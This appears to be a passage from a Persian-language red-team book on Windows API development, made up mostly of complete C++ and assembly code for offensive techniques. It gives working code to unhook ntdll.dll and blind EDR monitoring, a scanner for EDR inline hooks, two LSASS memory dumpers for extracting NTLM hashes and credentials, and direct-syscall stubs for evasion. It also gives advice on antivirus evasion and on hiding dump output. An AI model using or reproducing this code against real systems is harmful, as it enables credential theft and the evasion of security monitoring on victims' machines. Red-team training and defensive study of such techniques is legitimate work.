رمزگذاری XOR یک روش پایه‌ای در مبهم سازی است. برای مقابله با آنتی‌ویروس‌های مبتنی بر امضا مفید است، اما در برابر موتورهای هورستیک یا EDR های رفتاری محافظت محدودی دارد.

برای محافظت بهتر:

- XOR را با پولیمورفیسم (رمزگذاری تصادفی) ترکیب کنید.
- روند رمزگشایی را مبهم کنید.
- رمزگشایی را به تأخیر بیندازید یا به بخش‌های کوچک تقسیم کنید.
- از لودرهای مبتنی بر استک یا مناطق حافظه RWX استفاده کنید.
- API-hashing و syscalls را برای جلوگیری از ردپای API‌های ویندوز مخلوط کنید.

بازگردانی unhook کردن NTDLL با بازیابی بخش .text از روی دیسک

مرور کلی

سیستم‌های مدرن (EDR) معمولاً Endpoint Detection and Response (EDR) هوک‌های خطی (inline hooks) را داخل DLL‌های حالت کاربری، مخصوصاً ntdll.dll، قرار می‌دهند تا فراخوانی‌های سیستم (system calls) را رهگیری و رفتارهای مخرب را مانیتور کنند. این هوک‌ها معمولاً در بخش .text DLL. که محل ذخیره syscall stub هاست، جای می‌گیرند.

با تغییر دستورالعمل‌ها (مثل اضافه کردن دستور jmp یا call به کد EDR)، می‌تواند تماس‌ها به توابع حیاتی مثل NtCreateThreadEx، NtOpenProcess و... را مشاهده و ثبت کند.

اما این روش قابل دور زدن است؛ با بازیابی نسخه اصلی و بدون هوک از دیسک و جایگزینی فقط بخش .text. آن در حافظه، می‌توان syscall را بازگرداند و جلوی کارکرد هوک‌های حالت کاربری EDR را گرفت.

چرا باید NTDLL را unhook کرد؟

هدف	دلیل
دور زدن هوک‌های خطی EDR	حذف ترمپولین‌های کاربری (مثلاً jmp به EDR.dll)
فعال کردن syscall های stub تمیز برای تکنیک‌های syscall مستقیم یا غیرمستقیم	جلوگیری از فعل شدن مانیتورهای API رفتاری روی تماس
اجازه اجرای مخفیانه	

حفظ اجرای حالت کاربری
نیابت
روند کار تکنیک
نیاز به درایور کرنل یا دسترسی های بالاتر

۱. بارگذاری ntdll.dll تمیز از دیسک با استفاده از I/O فایل
۲. پارس کردن هدرهای PE هر دو نسخه در حافظه و روی دیسک
۳. پیدا کردن بخش .text. (جایی که syscall های stub قرار دارند)
۴. تغییر موقت محافظت حافظه .text. به قابل نوشتن با VirtualProtect یا NtProtectVirtualMemory
۵. بازنویسی بخش هوک شده در حافظه با نسخه تمیز از دیسک
۶. بازگرداندن محافظت حافظه برای حفظ رفتار عادی

محدودیت‌ها

- هوک‌های حالت کرنل یا ETW/AMSI را دور نمی‌زند
- اگر حافظه در حالت RWX باشد یا در زمان اجرا تغییر کند ممکن است هشدار دهد
- EDRهایی که از SSDT (هوک کرنل syscall) یا بازپیاده‌سازی API حالت کاربری استفاده می‌کنند ممکن است همچنان رفتار را شناسایی کنند
- برخی هوک‌ها در DLL‌های دیگری مثل kernel.dll یا advapi.dll وجود دارند

کد: بازگردانی Unhook NTDLL از طریق بازیابی بخش text.

```
#include <windows.h>
#include <winternl.h>
#include <iostream>
#include <vector>
#include <fstream>

// Gets RVA and size of the .text section
bool GetTextSectionInfo(BYTE* moduleBase,
DWORD& rva, DWORD& size) {
    auto dos = (IMAGE_DOS_HEADER*)moduleBase;
    if (dos->e_magic != IMAGE_DOS_SIGNATURE)
        return false;

    auto nt = (IMAGE_NT_HEADERS*)(moduleBase
+ dos->e_lfanew);
    if (nt->Signature != IMAGE_NT_SIGNATURE)
        return false;

    auto section = IMAGE_FIRST_SECTION(nt);

    for (WORD i = 0; i < nt-
>FileHeader.NumberOfSections; ++i) {
        if (strcmp((char*)section->Name,
".text", 5) == 0) {
            rva = section->VirtualAddress;
            size = section->Misc.VirtualSize;
            return true;
        }
        ++section;
    }

    return false;
}

// Loads ntdll.dll from disk into memory
buffer
std::vector<BYTE> LoadCleanNtdllFromDisk() {
    WCHAR systemPath[MAX_PATH];
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

```
GetSystemDirectoryW(systemPath,
MAX_PATH);

    std::wstring fullPath =
std::wstring(systemPath) + L"\\" ntdll.dll";
    std::ifstream file(fullPath,
std::ios::binary);

    if (!file) {
        std::cerr << "[-] Could not open
ntdll.dll from disk.\n";
        return {};
    }

    file.seekg(0, std::ios::end);
    size_t fileSize = file.tellg();
    file.seekg(0, std::ios::beg);

    std::vector<BYTE> buffer(fileSize);

    file.read(reinterpret_cast<char*>(buffer.data
()), fileSize);
    file.close();

    return buffer;
}

int main() {
    std::cout << "[+] Starting NTDLL
unhooking... \n";

// Get loaded ntdll base address
    BYTE* loadedNtdll =
(BYTE*)GetModuleHandleW(L"ntdll.dll");
    if (!loadedNtdll) {
        std::cerr << "[-] Failed to get ntdll
base address.\n";
        return 1;
    }
}
```

```

// Get loaded .text RVA and size
DWORD loadedRVA = 0, loadedSize = 0;
if (!GetTextSectionInfo(loadedNtdll,
loadedRVA, loadedSize)) {
    std::cerr << "[-] Failed to get .text
info from loaded ntdll.\n";
    return 1;
}

BYTE* loadedTextBase = loadedNtdll +
loadedRVA;
std::cout << "[+] .text in memory: " <<
static_cast<void*>(loadedTextBase)
    << " | Size: " << loadedSize <<
"\n";

// Load clean copy from disk
std::vector<BYTE> cleanNtdll =
LoadCleanNtdllFromDisk();
if (cleanNtdll.empty()) return 1;

// Get clean .text RVA and size
DWORD cleanRVA = 0, cleanSize = 0;
if
(!GetTextSectionInfo(cleanNtdll.data(),
cleanRVA, cleanSize)) {
    std::cerr << "[-] Failed to get .text
info from clean ntdll.\n";
    return 1;
}

std::cout << "[+] .text in clean ntdll at
RVA: 0x" << std::hex << cleanRVA
    << " | Size: " << std::dec <<
cleanSize << "\n";

if (cleanSize != loadedSize) {
    std::cerr << "[-] .text size mismatch
between disk and memory.\n";
}

```

```
        return 1;
    }

    if ((cleanRVA + cleanSize) >
cleanNtdll.size()) {
        std::cerr << "[-] Clean .text section
exceeds file size bounds.\n";
        return 1;
}

BYTE* cleanTextBase = cleanNtdll.data() +
cleanRVA;

// Change protection to RWX
DWORD oldProtect = 0;
if (!VirtualProtect(loadedTextBase,
loadedSize, PAGE_EXECUTE_READWRITE,
&oldProtect)) {
    std::cerr << "[-] Failed to change
memory protection.\n";
    return 1;
}

std::cout << "[+] Patching .text section
in memory...\n";

// Overwrite with clean .text
memcpy(loadedTextBase, cleanTextBase,
loadedSize);

// Flush CPU instruction cache (important
after patching syscall stubs)

FlushInstructionCache(GetCurrentProcess(),
loadedTextBase, loadedSize);

// Restore original protection
DWORD tempProtect;
```

مقدمه اي بر توسعه API ويندوز براي تيم قرمز

```
    if (!VirtualProtect (loadedTextBase,
loadedSize, oldProtect, &tempProtect)) {
        std::cerr << "[-] Failed to restore
memory protection.\n";
        return 1;
    }

    std::cout << "[+] Unhook complete. NTDLL
restored from disk.\n";
    return 0;
}
```

تصویر ۱۶ - نتیجه اجرا

با اجرای این برنامه، بخش `text` از `ntdll.dll` در حافظه بازنویسی می‌شود و هوک‌های حالت کاربری EDR که در این بخش قرار داشتند حذف می‌شوند. این کار باعث می‌شود که `syscalls` اصلی دوباره بارگذاری شوند و مانع نظارت یا رهگیری توسط EDR شوند.

تشخیص Syscall‌های Hook شده در NTDLL از طریق بررسی درون خطی Prologue

مقدمه

در محیط‌های مدرن ویندوز، ابزارهای امنیتی مانند EDR (شناشی) و پاسخ به تهدیدات در نقطه پایانی) از hooking در سطح کاربر (user-mode hooking) برای رهگیری و نظارت بر رفتار پردازش‌ها استفاده می‌کنند. یکی از رایج‌ترین روش‌ها، inline hooking است؛ جایی که نرمافزار امنیتی ابتداً توابع حیاتی (مثل فراخوانی‌های سیستمی) را تغییر می‌دهد تا اجرای کد به سمت کد نظارتی خودش هدایت شود.

این مقاله نشان می‌دهد که چگونه می‌توان چنین hook‌های درون‌خطی را شناسایی کرد—به‌ویژه در مازول NTDLL.dll که شامل stub‌های سطح کاربر برای تمام syscall‌های ویندوز است.

چه هستند و چرا hook می‌شوند؟

در ویندوز، وقتی یک برنامه در سطح کاربر نیاز به دسترسی به قابلیت‌های کرنل دارد (مثل باز کردن یک پردازش یا تخصیص حافظه)، API‌های مانند OpenProcess() را فراخوانی می‌کند. درون‌ساختار، این معمولاً به یک stub فراخوانی سیستمی که در قرار دارد، مانند NtOpenProcess ntDll.dll.

این stub‌های syscall دارای prologue قابل شناسایی (یک دنباله ثابت از دستور‌العمل‌های ماشین) هستند و معمولاً به این شکل (در X64 دیده می‌شوند):

```
mov    r10, rcx
mov    eax, <syscall_number>
syscall
ret
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

چهار بایت اول معمولاً به این صورت هستند:

4C 8B D1 B8

EDRها اغلب این کد را با درج یک دستور JMP در ابتدای تابع patch می‌کنند که به شکل زیر دیده می‌شود:

E9 XX XX XX XX

به این روش یک trampoline گفته می‌شود—یعنی تغییر مسیر به DLL نظارتی EDR (مثلاً edrhook.dll). شناسایی این تغییر به تحلیلگران کمک می‌کند تا تشخیص دهند که آیا در یک محیط مانیتور شده هستند یا خیر.

روش کار شناسایی Inline Hook

۱. بارگذاری دایرکتوری export از NTDLL
۲. پیمایش روی توابعی که با "Nt" "Zw" شروع می‌شوند
۳. پیدا کردن آدرس تابع در حافظه
۴. خواندن ۴ یا ۵ بایت اول تابع
۵. مقایسه با prologue شناخته شده (B8 4C 8B D1)syscall یا بررسی الگوهای تغییر مسیر مانند:

(JMP) E9 •

(breakpoint INT3)CC •

۶. شناسایی و نمایش مقصد دستور JMP و نگاشت آن به DLL مربوطه

کد کامل C++: detect_hooked_syscalls.cpp

```
#include <Windows.h>
#include <Psapi.h>
#include <iostream>
#include <string>

#pragma comment(lib, "Psapi.lib")

int main()
{
    // Load the in-memory NTDLL module
    HMODULE ntdllBase =
LoadLibraryA("ntdll.dll");
    if (!ntdllBase) {
        std::cerr << "[-] Failed to load
ntdll.dll" << std::endl;
        return 1;
    }

    // Read the PE headers
    PIMAGE_DOS_HEADER dosHeader =
(PIMAGE_DOS_HEADER)ntdllBase;
    PIMAGE_NT_HEADERS ntHeaders =
(PIMAGE_NT_HEADERS)((BYTE*)ntdllBase +
dosHeader->e_lfanew);

    // Locate the export directory
    DWORD exportRVA = ntHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY-
_ENTRY_EXPORT].VirtualAddress;
    PIMAGE_EXPORT_DIRECTORY exportDir =
(PIMAGE_EXPORT_DIRECTORY)((BYTE*)ntdllBase +
exportRVA);

    // Resolve export tables
    PDWORD functionRVAs =
(PDWORD)((BYTE*)ntdllBase + exportDir-
>AddressOfFunctions);
```

```
PDWORD nameRVAs =
(PDWORD)((BYTE*)ntdllBase + exportDir-
>AddressOfNames);
PWORD ordinals = (PWORD)((BYTE*)ntdllBase
+ exportDir->AddressOfNameOrdinals);

// Expected syscall stub prologue (mov
r10, rcx; mov eax, syscall_id)
const BYTE syscallPrologue[] = { 0x4C,
0x8B, 0xD1, 0xB8 };

std::cout << "[+] Scanning ntdll.syscalls
for inline hooks...\n";

for (DWORD i = 0; i < exportDir-
>NumberOfNames; ++i)
{
    const char* functionName = (const
char*)ntdllBase + nameRVAs[i];

    // Only scan Nt* and Zw* functions
    if (strcmp(functionName, "Nt", 2) !=
0 && strcmp(functionName, "Zw", 2) != 0)
        continue;

    // Resolve function address
    WORD ordinal = ordinals[i];
    DWORD funcRVA =
functionRVAs[ordinal];
    BYTE* funcAddress = (BYTE*)ntdllBase
+ funcRVA;
        // Compare first 4 bytes with clean
    syscall prologue
```

```
if (memcmp(funcAddress,
syscallPrologue, sizeof(syscallPrologue)) != 0)
{
    // If first byte is 0xE9 (jmp),
    likely a trampoline
    if (funcAddress[0] == 0xE9)
    {
        DWORD relOffset =
*(DWORD*)(funcAddress + 1);
        BYTE* jmpTarget = funcAddress
+ 5 + relOffset;

        char modulePath[MAX_PATH] =
{};
        if
        (GetMappedFileNameA(GetCurrentProcess(),
jmpTarget, modulePath, MAX_PATH)) {
            std::cout << "[HOOKED] "
<< functionName << " at " <<
(void*)funcAddress
                << " => JMP to
" << (void*)jmpTarget
                << " (Module: "
<< modulePath << "\n";
        } else {
            std::cout << "[HOOKED] "
<< functionName << " at " <<
(void*)funcAddress
                << " => JMP to
" << (void*)jmpTarget
                << " (unknown
module)\n";
    }
}
```

```
        else {
            std::cout << "[SUSPICIOUS] "
<< functionName << " at " <<
(void*)funcAddress
                                << " has unexpected
prologue\n";
        }
    }
    std::cout << "[+] Scan completed.\n";
    return 0;
}
```

نمونه خروجی

```
[+] Scanning ntdll.syscalls for inline
hooks...
[HOOKED] NtOpenProcess at 0x7ffcc2da1000 =>
JMP to 0x7ffccaaaa1000 (Module: C:\Program
Files\EDR\edrhook.dll)
[SUSPICIOUS] NtProtectVirtualMemory at
0x7ffcc2da1040 has unexpected prologue
[+] Scan completed.
```

موارد استفاده

- پیش از اجرای direct syscall یا indirect syscall، برای اطمینان از تمیز بودن NTDLL در حین شناسایی sandbox یا دور زدن EDR هنگام بررسی اینکه آیا یک روال unhooking واقعًا ntdll.dll را بازیابی کرده است یا نه
- در تحلیل بدافزار یا عملیات red teaming

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

محدودیت‌ها

- فقط hook‌های درون‌خطی در ntdll.dll را بررسی می‌کند، نه IAT یا SSDT hook
- جایگزینی کامل DLL توسط EDR را بررسی نمی‌کند (reimplementation)
- تشخیص بر اساس یک prologue ۴ بایتی است—برخی stub‌های syscall ممکن است کمی متفاوت باشند

گرفتن از LSASS با استفاده از Dump MiniDumpWriteDump

مقدمه

فرآیند lsass.exe (مخفف Local Security Authority Subsystem Service) یک فرآیند محافظت شده ویندوز است که مسئول اجرای سیاست های امنیتی، مدیریت اعتبار سنجی اطلاعات کاربری و نگهداری توکن های دسترسی هست. گرفتن از حافظه این فرآیند می تواند داده های بسیار حساسی مانند هش های NTLM و حتی اعتبار نامه های متنی (plaintext credentials) را افشا کند، که همین موضوع باعث می شود هدف مهمی در مرحله post-exploitation باشد.

این مقاله توضیح می دهد که چگونه می توان به صورت برنامه نویسی، با استفاده از API ویندوز MiniDumpWriteDump که در کتابخانه dbghelp.dll قرار دارد، یک dump حافظه از LSASS ایجاد کرد. این روش مشابه کاری است که ابزارهایی مانند Mimikatz یا ProcDump در پشت صحنه انجام می دهند.

چرا ؟MiniDumpWriteDump API تابع MiniDumpWriteDump یک قابلیت رسمی و پشتیبانی شده در ویندوز است که به توسعه دهنده گان اجازه می دهد تصویری (snapshot) از یک فرآیند هدف بگیرند. این snapshot می تواند شامل حافظه، جداول هندل ها، نخ ها و موارد دیگر باشد—بسته به فلگ هایی که هنگام فراخوانی استفاده می شود.

وقتی این تابع روی lsass.exe اعمال می شود، این امکان را می دهد که محتوای حافظه به صورت آفلاین و با ابزارهایی مثل Mimikatz یا pypykatz تحلیل شود.

با این حال، به دلیل سوءاستفاده‌های گسترده، این تکنیک به شدت توسط راهکارهای EDR مانیتور می‌شود. با این وجود، یادگیری اصول پایه و طراحی نسخه‌های دورزننده همچنان ارزشمند است.

نیازمندی سطح دسترسی (Privilege Requirement) برای تعامل با LSASS، فرآیند فراخواننده باید دارای SeDebugPrivilege باشد. این سطح دسترسی، مجوز بررسی و باز کردن فرآیندهای محافظت شده مانند lsass.exe را می‌دهد.

بررسی کد در ادامه، یک پیاده‌سازی کامل C++ از یک LSASS dumper مینیمال ارائه شده است. هر بخش همراه با توضیح آمده است.

```
#include <windows.h>
#include <tlhelp32.h>
#include <dbghelp.h>
#include <iostream>

#pragma comment(lib, "dbghelp.lib") // Link
against the Debug Help Library
```

فعال سازی SeDebugPrivilege

```
bool EnablePrivilege(LPCWSTR priv) {
    HANDLE hToken;
    TOKEN_PRIVILEGES tp;
    LUID luid;

    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
        &hToken))
        return false;

    if (!LookupPrivilegeValue(NULL, priv,
        &luid))
        return false;

    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = luid;
    tp.Privileges[0].Attributes =
        SE_PRIVILEGE_ENABLED;

    return AdjustTokenPrivileges(hToken,
        FALSE, &tp, sizeof(TOKEN_PRIVILEGES), NULL,
        NULL);
}
```

این تابع سطح دسترسی فرآیند جاری را ارتقاء می‌دهد تا شامل باشد و امكان دسترسی به فرآیندهای محافظت شده را فراهم کند.

پیدا کردن PID مربوط به LSASS

```
DWORD GetLsassPID() {
    PROCESSENTRY32 entry;
    entry.dwSize = sizeof(PROCESSENTRY32);

    HANDLE snapshot =
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,
0);
    if (Process32First(snapshot, &entry)) {
        do {
            if (_wcsicmp(entry.szExeFile,
L"lsass.exe") == 0) {
                CloseHandle(snapshot);
                return entry.th32ProcessID;
            }
        } while (Process32Next(snapshot,
&entry));
    }
    CloseHandle(snapshot);
    return 0;
}
```

با استفاده از ToolHelp API، این تابع بین فرآیندهای در حال اجرا پیمایش کرده و PID مربوط به lsass.exe را برمی‌گرداند.

منطق اصلی برنامه

```
int main() {
    if (!EnablePrivilege(SE_DEBUG_NAME)) {
        std::cerr << "[-] Failed to enable
SeDebugPrivilege.\n";
        return 1;
    }
```

فعال سازی سطح دسترسی باید موفقیت‌آمیز باشد تا مراحل بعدی قابل اجرا باشند.

```
DWORD pid = GetLsassPID();
if (pid == 0) {
    std::cerr << "[-] Could not find
lsass.exe\n";
    return 1;
}
```

پیدا کردن فرآیند lsass.exe بر اساس نام آن.

```
HANDLE hProcess =
OpenProcess(PROCESS_QUERY_INFORMATION |
PROCESS_VM_READ, FALSE, pid);
if (!hProcess) {
    std::cerr << "[-] Failed to open
LSASS process.\n";
    return 1;
}
```


با استفاده از OpenProcess، یک هندل به LSASS گرفته می‌شود. سطح دسترسی PROCESS_QUERY_INFORMATION شامل و PROCESS_VM_READ لازم است.

```
HANDLE hFile = CreateFile(L"lsass.dmp",
GENERIC_ALL, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);
if (!hFile) {
    std::cerr << "[-] Failed to create
dump file.\n";
    return 1;
}
```

یک فایل محلی با نام lsass.dmp ایجاد می‌شود تا dump فرآیند در آن ذخیره شود.

```
BOOL success =  
MiniDumpWriteDump(hProcess, pid, hFile,  
MiniDumpWithFullMemory, NULL, NULL, NULL);  
if (success) {  
    std::cout << "[+] Dump written to  
lsass.dmp\n";  
} else {  
    std::cerr << "[-] Dump failed.\n";  
}  
  
CloseHandle(hFile);  
CloseHandle(hProcess);  
return 0;  
}
```

تابع MiniDumpWriteDump محتوا و وضعیت حافظه‌ی فرآیند را در فایل مشخص شده ذخیره می‌کند. فلگ MiniDumpWithFullMemory باعث می‌شود کل حافظه‌ی تخصیص یافته (نه فقط stack و اطلاعات نخها) در dump قرار گیرد.



تصویر ۱۷ - نتیجه اجرا

نتیجه اجرا:
فایل خروجی lsass.dmp را می‌توان با ابزارهایی مانند Mimikatz (sekurlsa::minidump) •

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

- pypykatz
- Volatility یا Rekall

تحلیل کرد و اعتبارنامه‌ها، هش‌ها، تیکت‌های Kerberos و موارد دیگر را استخراج نمود.

شناسایی و دفاع

های مدرن معمولاً EDR hook MiniDumpWriteDump را می‌کنند یا با استفاده از الگوهای حافظه، دستورات خط فرمان، یا شاخص‌های رفتاری مانند:

- استفاده از SeDebugPrivilege
- دسترسی به LSASS با OpenProcess
- ایجاد فایل‌های dmp.

آن را شناسایی می‌کنند.

تیم‌های قرمز یا بدافزارنویس‌ها معمولاً روش‌های پنهان‌کارانه‌تری مانند:

- نسخه‌های مستقیم syscall
- Fork گرفتن از فرآیند فرزند dump کردن و
- پیمایش دستی حافظه
- استفاده از PssCaptureSnapshot

را به کار می‌برند.

گرفتن Dump از LSASS با استفاده از MiniDumpWriteDump و PssCaptureSnapshot

مقدمه

فرآیند LSASS (مخفف Local Security Authority Subsystem Service) در ویندوز، یکی از اهداف اصلی در عملیات تیم قرمز (Red Team) و توسعه بدافزار است، زیرا اعتبارنامه‌های حساسی را در حافظه ذخیره می‌کند.

روش‌های سنتی مانند استفاده مستقیم از MiniDumpWriteDump روی LSASS معمولاً توسط سامانه‌های EDR (شناشی و پاسخ نقطه پایانی) مسدود یا شناشی می‌شوند.

برای دور زدن این موضوع، مهاجمان از dump مبتنی بر snapshot با استفاده از API ویندوز PssCaptureSnapshot (معرفی شده در ویندوز ۸.۱ و سرور ۲۰۱۲) استفاده می‌کنند. این تکنیک امکان ایجاد یک نسخه کلون از حافظه LSASS (R2) را فراهم می‌کند، که می‌توان آن را بدون دسترسی مستقیم به فرآیند اصلی هنگام گرفتن snapshot dump کرد—در نتیجه سطح شناشی کاهش می‌یابد.

تابع کلیدی API

- گرفتن snapshot (کلون) از یک فرآیند در حال اجرا.
- نوشتن حافظه یک فرآیند به فایل ..dmp: MiniDumpWriteDump
- گرفتن هندل به LSASS و OpenProcess و EnablePrivilege: کردن دسترسی دیباگ.

کد کامل C++ همراه با توضیحات درون خطی

```
#include <windows.h>
#include <tlihelp32.h>
#include <iostream>
#include <processsnapshot.h>
#include <DbgHelp.h>

#pragma comment(lib, "dbghelp.lib")
#pragma comment(lib, "kernel32.lib")

// Enables SE_DEBUG_NAME privilege in the
// current process token
bool EnablePrivilege(LPCWSTR privName) {
    HANDLE hToken;
    TOKEN_PRIVILEGES tp;
    LUID luid;

    // Open current process token
    if (!OpenProcessToken(GetCurrentProcess(),
        TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
        &hToken))
        return false;

    // Lookup LUID for the privilege
    if (!LookupPrivilegeValue(NULL, privName,
        &luid))
        return false;

    // Enable the privilege
    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = luid;
    tp.Privileges[0].Attributes =
        SE_PRIVILEGE_ENABLED;

    return AdjustTokenPrivileges(hToken,
        FALSE, &tp, sizeof(tp), NULL, NULL);
}
```

```
// Enumerates all processes and finds the PID
of lsass.exe
DWORD GetLsassPID() {
    PROCESSENTRY32 pe = {
        sizeof(PROCESSENTRY32) };
    HANDLE hSnap =
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,
0);

    if (Process32First(hSnap, &pe)) {
        do {
            if (_wcsicmp(pe.szExeFile,
L"lsass.exe") == 0) {
                CloseHandle(hSnap);
                return pe.th32ProcessID;
            }
        } while (Process32Next(hSnap, &pe));
    }

    CloseHandle(hSnap);
    return 0;
}

int main() {
    std::cout << "[+] Starting LSASS snapshot
dump using PssCaptureSnapshot...\n";

    // Step 1: Enable SeDebugPrivilege
    if (!EnablePrivilege(SE_DEBUG_NAME)) {
        std::cerr << "[-] Failed to enable
SeDebugPrivilege.\n";
        return 1;
    }
}
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

```
// Step 2: Get LSASS process ID
DWORD lsassPid = GetLsassPID();
if (!lsassPid) {
    std::cerr << "[-] Could not find
LSASS process.\n";
    return 1;
}

// Step 3: Open LSASS process with full
access
HANDLE hLsass =
OpenProcess(PROCESS_ALL_ACCESS, FALSE,
lsassPid);
if (!hLsass) {
    std::cerr << "[-] Failed to open
LSASS process.\n";
    return 1;
}

// Step 4: Capture snapshot using
PssCaptureSnapshot
HPSS snapshotHandle = nullptr;
DWORD status = PssCaptureSnapshot(
    hLsass,
    PSS_CAPTURE_VA_CLONE |
PSS_CAPTURE_HANDLES |
PSS_CAPTURE_HANDLE_NAME_INFORMATION |
    PSS_CAPTURE_THREADS |
PSS_CAPTURE_THREAD_CONTEXT,
    CONTEXT_ALL,
    &snapshotHandle
);

if (status != ERROR_SUCCESS) {
    std::cerr << "[-] PssCaptureSnapshot
failed. Error: " << status << "\n";
    CloseHandle(hLsass);
    return 1;
}
```

```
// Step 5: Create output file to write
the memory dump
HANDLE hFile =
CreateFileW(L"lsass_pss.dmp", GENERIC_WRITE,
0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);
if (hFile == INVALID_HANDLE_VALUE) {
    std::cerr << "[-] Failed to create
dump file.\n";
    PssFreeSnapshot(GetCurrentProcess(),
snapshotHandle);
    CloseHandle(hLsass);
    return 1;
}

// Step 6: Write memory dump using
MiniDumpWriteDump (dump original handle)
BOOL dumped = MiniDumpWriteDump (
    hLsass, lsassPid,
    hFile,
    MiniDumpWithFullMemory,
    NULL, NULL, NULL
);
if (!dumped) {
    std::cerr << "[-] MiniDumpWriteDump
failed. Error: " << GetLastError() << "\n";
} else {
    std::cout << "[+] Memory dump written
successfully to lsass_pss.dmp\n";
}

// Step 7: Cleanup
CloseHandle(hFile);
PssFreeSnapshot(GetCurrentProcess(),
snapshotHandle);
CloseHandle(hLsass);
return 0;
}
```

نحوه عملکرد این تکنیک

- PssCaptureSnapshot یک کلون فقطخواندنی از LSASS در حافظه ایجاد می کند.
- این کلون همهی صفحات حافظه و اشیاء را بدون دخالت فعال در فرآیند اصلی منعکس می کند.
- می توان dump را از این کلون یا حتی از همان هندل اصلی (در زمان snapshot) گرفت، بدون استفاده از الگوهای API سنتی که معمولاً شناسایی می شوند.
- برخی EDR ها هنوز ممکن است PssCaptureSnapshot را مانیتور نکنند، به خصوص اگر dump به روش مخفیانه نوشته شود.

ملاحظات EDR

برخی EDR ها همچنان MiniDumpWriteDump را پایش می کنند، بنابراین جایگزین ها شامل:

- Dump به حافظه و رمزگذاری آن
- ارسال خروجی از طریق Named Pipe
- استفاده از wrapper های غیرمستقیم برای syscall مستقیم MiniDumpWriteDump

نسخه های evasive پیشرفته تر، بخش های حافظه LSASS را بدون نوشتمن روی دیسک رمزگشایی و بازسازی می کنند.

مثال Direct Syscall و VirtualAllocEx و RedOps.at نویسنده:

مخزن مرجع: Direct vs Indirect Syscalls (CT_Indirect_Syscalls)

<https://github.com/VirtualAllocEx/Direct-Syscalls-vs-Indirect-Syscalls/tree/main/CT%FIndirect%FSyscalls/CT%FIndirect%FSyscalls>

مروہ کلی

سیستم عامل ویندوز به فرایندهای User-mode اجازه دسترسی به سرویس‌های کرنل را از طریق Windows Native API که معمولاً از طریق ntdll.dll ارائه می‌شود، می‌دهد. ابزارهای امنیتی مانند EDR (Endpoint Detection & Response) این توابع را Hook می‌کنند تا فعالیت‌های مشکوک را نظارت یا مسدود کنند. برای دور زدن این نظارت، مهاجمان و تیم‌های قرمز اغلب از روشی به نام Direct Syscalls استفاده می‌کنند.

دستی دستور **syscall** و پرش مستقیم به کرنل است. Direct Syscalls شامل دور زدن کامل API های ntdll.dll هک شده و ایجاد

انگیزه و مدل تهدید

در فراخوانی‌های سنتی مانند `NtAllocateVirtualMemory` یا `NtCreateThreadEx`. ابزارهای EDR با `inline hooking`، `jmp` به `DLL` مانیتورینگ خودشان جایگزین می‌کنند. این کار باعث می‌شود که EDR قبل از اجرازه یا رد سیستم کال، آرگومان‌ها و رفتار را بردرسی کند.

مشکل: فرآخوانی مستقیم NtWriteVirtualMemory() باعث فعال شدن قوانین EDR می‌شود.

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

راه حل: خواندن شماره سیستم کال (SSN) و ایجادتابع سفارشی که رجیسترها را تنظیم کرده و دستور **syscall** را به صورت دستی اجرا کند، و بدین ترتیب هر نوع نواع در **Userland Hook** را دور بزند.

ساختار اصلی Direct Syscalls

برای پیاده سازی دستی **Direct Syscalls** به سه بخش نیاز داریم:

۱. — **syscalls.h** فایل هدر با اعلان توابع خارجی و متغیرهای شماره سیستم کال.
۲. — **syscalls.asm** فایل اسembly که به صورت دستی سیستم کال ها را اجرا می کند.
۳. — **main.c** کد C++ که شماره سیستم کال را استخراج کرده و آن را فراخوانی می کند.

فایل هدر (**syscalls.h**)

این فایل پروتوتایپ توابع و متغیرهای خارجی برای شماره سیستم کال ها و آدرس پرش را اعلان می کند:

```
extern NTSTATUS NtAllocateVirtualMemory(...);  
extern DWORD wNtAllocateVirtualMemory;  
extern UINT_PTR sysAddrNtAllocateVirtualMemory;
```

فایل اسembly (**syscalls.asm**)

روال های اسembly شامل **stub** واقعی سیستم کال هستند. مثال برای **:NtAllocateVirtualMemory**

```
NtAllocateVirtualMemory PROC  
    mov r10, rcx                      ; Move  
the 1st parameter into r10  
    mov eax, wNtAllocateVirtualMemory   ; Load  
syscall number  
    jmp QWORD PTR  
[sysAddrNtAllocateVirtualMemory] ; Jump to  
syscall instruction in ntdll.dll  
NtAllocateVirtualMemory ENDP
```

این کد رجیسترها را طبق قراردادهای سیستم کال ویندوز (R10، RDX و غیره) آماده کرده و سپس به دستور سیستم کال در ntdll.dll سالم (بدون Hook) می‌پرد.

منطق برنامه اصلی (main.cpp)
مراحل انجام کار:

۱. بارگذاری پویا ntdll.dll از حافظه.
۲. استخراج شماره سیستم کال از stub تابع ntdll!NtXxx (معمولًا آفست .4+).
۳. محاسبه آدرس واقعی دستور سیستم کال (معمولًا آفست ۰x12+).
۴. ذخیره اطلاعات در متغیرهای سراسری برای استفاده اسembly.

